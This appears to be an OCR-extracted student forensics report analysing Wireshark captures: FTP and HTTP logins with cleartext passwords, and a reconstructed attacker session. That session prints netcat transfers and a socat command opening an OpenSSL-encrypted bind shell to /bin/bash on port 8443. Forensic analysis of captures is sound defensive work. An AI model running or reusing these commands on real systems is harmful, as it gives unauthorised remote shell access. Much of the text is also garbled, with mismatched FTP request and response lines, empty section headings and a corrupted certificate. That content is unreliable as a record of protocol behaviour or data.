163 21:842455 172.16.40.104 159.203.238.50 FTP 76 ✓ Request: AUTH TLS
175 23:045926 159.203.238.50 172.16.40.104 FTP 104 ✓ Response: 530 Please login with USER and PASS.
176 23:045926 159.203.238.50 172.16.40.104 FTP 76 ✓ Request: 530 SSS
188 23:278382 159.203.238.50 172.16.40.104 FTP 104 ✓ Response: 530 Please login with USER and PASS.
198 23:278793 172.16.40.104 159.203.238.50 FTP 77 ✓ Request: USER john
202 24:346566 159.203.238.50 172.16.40.104 FTP 100 ✓ Response: 331 Please specify the password.
204 24:346737 172.16.40.104 159.203.238.50 FTP 88 ✓ Request: PASS Flapper
206 24:346737 159.203.238.50 172.16.40.104 FTP 89 ✓ Response: 220 (vsFTPD 3.0.3)
218 25:985988 159.203.238.50 172.16.40.104 FTP 86 ✓ Response: 530 Login successful.
228 25:986193 172.16.40.104 159.203.238.50 FTP 76 ✓ Request: AUTH TLS
222 26:293295 159.203.238.50 172.16.40.104 FTP 104 ✓ Response: 530 Please login with USER and PASS.
234 26:668477 172.16.40.104 159.203.238.50 FTP 76 ✓ Request: 530 SSS
227 26:669816 172.16.40.104 159.203.238.50 FTP 104 ✓ Response: 530 Please login with USER and PASS.
228 26:907811 159.203.238.50 172.16.40.104 FTP 100 ✓ Request: 331 Please specify the password.
230 26:997334 172.16.40.104 159.203.238.50 FTP 88 ✓ Response: 220 (vsFTPD 3.0.3)
234 27:215281 172.16.40.104 159.203.238.50 FTP 72 ✓ Request: 530 Login successful.
236 27:521152 159.203.238.50 172.16.40.104 FTP 85 ✓ Response: 215 UNIX Type: L8
238 27:521460 172.16.40.104 159.203.238.50 FTP 72 ✓ Request: FEAT
Frame 161: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface en0, id 0
Ethernet II, Src: RuijiaPhone [50:69:0c:35:b3:c3] (192.168.1.100), Dst: Apple [00:0c:29:c3:9e:b3] (192.168.1.104)
Internet Protocol Version 4, Src: 159.203.238.50, Dst: 172.16.40.104
Transmission Control Protocol, Src Port: 50699, Dst Port: 21, Seq: 1, Ack: 1, Len: 20
Source Port: 21
Destination Port: 21
Checksum: 0x0000 [unverified]
[Stream index: 14]
[Conversation completeness: Complete, WITH_DATA (63)]
[TCP Segment Len: 20]
Sequence Number (raw): 3640388468
[Next Sequence Number: 21 (relative sequence number)]
Acknowledgment Number: 1 (relative ack number)
Acknowledgment Number (raw): 4092448373
[Header Length: 32 bytes (8)]
Flags: 0x018 (PSH, ACK)
Window: 114
[Initial Window size: 29184]
[Window size scaling factor: 256]
Checksum: 0xe900 [unverified]
[Checksum Status: Unverified]
Unverified Header: 8
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
TCP Flaps: (28 bytes)
File Transfer Protocol (FTP)
[Current working directory: ]

```


## FINDING HTTP PASSWORD:



## HTTP PACKET FILTER:



## USERNAME ISAAC AND FLAPPER:



## FOLLOWING TCP STREAM:


The screenshot shows a Wireshark window titled "Wireshark - Follow TCP Stream (tcp.stream eq 2) - httplogin.pcapng". The main pane displays an HTTP POST request to "/login.php" with various headers. The response from the server includes status code 200 OK, date, server information, and content length. Below the main pane, a status bar indicates "1 client pkt, 1 server pkt, 1 turn." and shows options for "Entire conversation (973 bytes)", "Show data as ASCII", and "Stream 2". A "Find" field and "Find Next" button are also visible.

```
POST /login.php HTTP/1.1
Host: 172.16.1.129
Connection: keep-alive
Content-Length: 31
Cache-Control: max-age=0
Origin: http://172.16.1.129
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://172.16.1.129/login.htm
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


u=Isaac&p=Flapper&canvas=SubmitHTTP/1.1 200 OK
Date: Thu, 28 Jun 2018 18:57:22 GMT
Server: Apache/2.4.29 (Debian)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 130
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

.....En.E...1.....E.....M\..0..2.."k..c.R....z.....Y...\'my..n.!}...B.a..f
....p.3..Q'..0.n;}...
```

## ISAAC PASSWORD “SLAPPER”:



## HTTP BASIC AUTHENTICATION:



## WALDO PASSWORD:

## APT CAPTURE:

The screenshot shows the Wireshark interface with the following details:

- File Menu:** File, Machine, View, Input, Devices, Help.
- Toolbar:** Includes icons for New, Open, Save, Print, Capture, Analyze, Statistics, Telephone, Wireless, Tools, Help.
- Status Bar:** Shows "apt-capture.pcap" and "Packets: 72876 - Displayed: 51 (0.1%)."
- Frame List:** Shows a list of 51 frames, with frame 66831 selected.
- Frame Details:** Frame 66831 details:
  - Time: 10:19:30.11
  - Source: 10.1.10.120
  - Destination: 10.1.10.120
  - Protocol: TLSv1.2
  - Length: 355
  - Ethernet Info: Client Hello
  - TLSv1.2 Info: Server Hello Certificate, Server Hello Done
- Frame Bytes:** Hex dump of frame 66831.
- Frame ASCII:** ASCII dump of frame 66831.
- Frame EOA:** End-Of-Accumulation dump of frame 66831.
- Bottom Status Bar:** 802.11 Preferences.

ENCRYPTED TRANSMISSION (TLS) + TOOL (SOCAT):

```
File Machine View Input Devices Help
Wreshark - Follow TCP Stream (tcp.stream eq 670) - apt-capture.pcap
10
username = a
id a
cd /tmp
netstat -ant
cd /tmp
nc -lvp 31037 > socat
ls -lart
openssl genrsa -out secret.key 1024
ls -lart
openssl req -new -key secret.key -x509 -days 3650 -out secret.crt

ls -lart
cat secret.crt secret.key > secret.pem
chmod 699 secret.key secret.pem
nc -lvp 31337 < secret.pem
nc -lvp 31337 < secret.crt
./socat openssl-listen:8443,reuseaddr,fork,cert=/tmp/secret.pem,cafile=/tmp/secret.crt EXEC:/bin/bash &

ls -lart
chmod +x socat
socat openssl-listen:8443,reuseaddr,fork,cert=/tmp/secret.pem,cafile=/tmp/secret.crt EXEC:/bin/bash &
./socat openssl-listen:8443,reuseaddr,fork,cert=/tmp/secret.pem,cafile=/tmp/secret.crt EXEC:/bin/bash &


ls -lart
ls -lart
./socat openssl-listen:8443,reuseaddr,fork,cert=/tmp/secret.pem,cafile=/tmp/secret.crt EXEC:/bin/bash &


./socat openssl-listen:8443,reuseaddr,fork,certs=/tmp/secret.pem,cafile=/tmp/secret.crt EXEC:/bin/bash &
ps -ef
ps -ef
ps -ef
ps -ef
kill 31438
ps -ef
kill 31438
ps -ef
netstat -anpt | grep 8443
kill 31431
ps -ef
kill -9 31431 31438
ps -ef
kill -9 31449 29326
./socat openssl-listen:8443,reuseaddr,fork,cert=/tmp/secret.pem,cafile=/tmp/secret.crt,verify=0 EXEC:/bin/bash &

ps -ef
kill -9 31449 29326

Packet 59925, 53 bytes on wire (424 bits), 0 bytes captured (0 bits). Click to select.
10.1.30.11:56476 -> 10.1.10.120:31001 (l,168 bytes) - Show data as ASCII
Find Next
Stream 670
Filter Out This Stream Print Save as... Back Close Help
```

## HASH OF TOOL:





```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows


PS D:\FinalDFProj> Get-FileHash -Algorithm SHA1 .\socat

Algorithm      Hash
----          ----
SHA1          DA8FF40C6A60605C4D250AAE59912F1E60315C81

PS D:\FinalDFProj>

```

## DECRYPT:



The Wireshark interface displays a captured TCP stream (Stream 711) from a file named 'apt-capture.pcap'. The packet details pane shows a single RSA PRIVATE KEY exchange. The content of the key is as follows:


```

-----BEGIN CERTIFICATE-----
MIICWzCCAsBgIBAgIJAmkvrY+SujeZMA0GCSqGSIb3DQEBCwIAMEUxCzAJBdB
BAYTAkFWMRmEQYDQDIDApTb21LWVYX1MSERwvDVQKQDBhJbnIcsc5IdBX
alWnaXRzIFB8eBwMGwvIncNtWvNDAMTgZNDWkhcM5kwDNxhTgzDWNjwBF
QswCQVQVOQGEwBvYTETME6AUECAwkJU297zS1Tdf6f27EHMB6G41Ecgw/Sws50
ZXIuzXQgv21k21cBcy0QhgkTHRM1M6fNA9GCSqG51b3QDEAUAA4GNA0C810XB
gQPaa5ErXrKh68Bu.pi76GwSg+NajyAeSK8Q6ZmQvbz283YVF49r84f7gJ
uyXu/Gx9Hc8+mbMOET0g3415281LDDdgTg3JNdwFVAQt+5qULPY6M42joe6B
GOT7MmFV6P6DubbG62175/120Vc1Ec4RL6FkhdlwvxBQDIAQABo1hWTA8Bq9W
HQ4EFgQlqJXUDK34a13LMrcdhmuZE9FbwvDVA8BwgFoAqMUTOK34a13
jUmrkdhmuZE9FbwvDVR8TAQH/BAUuAwEB/zANBgkqh1g9w8BAsQFAAOBgQBI
nTERyvNLvFnb7aeUkCdwvFeaDQdgNtpxn2NjHE2nJM2H2uPObge7tLhMTzNy
s91puWuqcXstwvberYr6TemxYpFZ65rscL5882Qot6QcdDePR9JT18H4RPx50
q8u2iax9FBwkos/kE0ArF0P0+4k2eT1neklEdGwg==

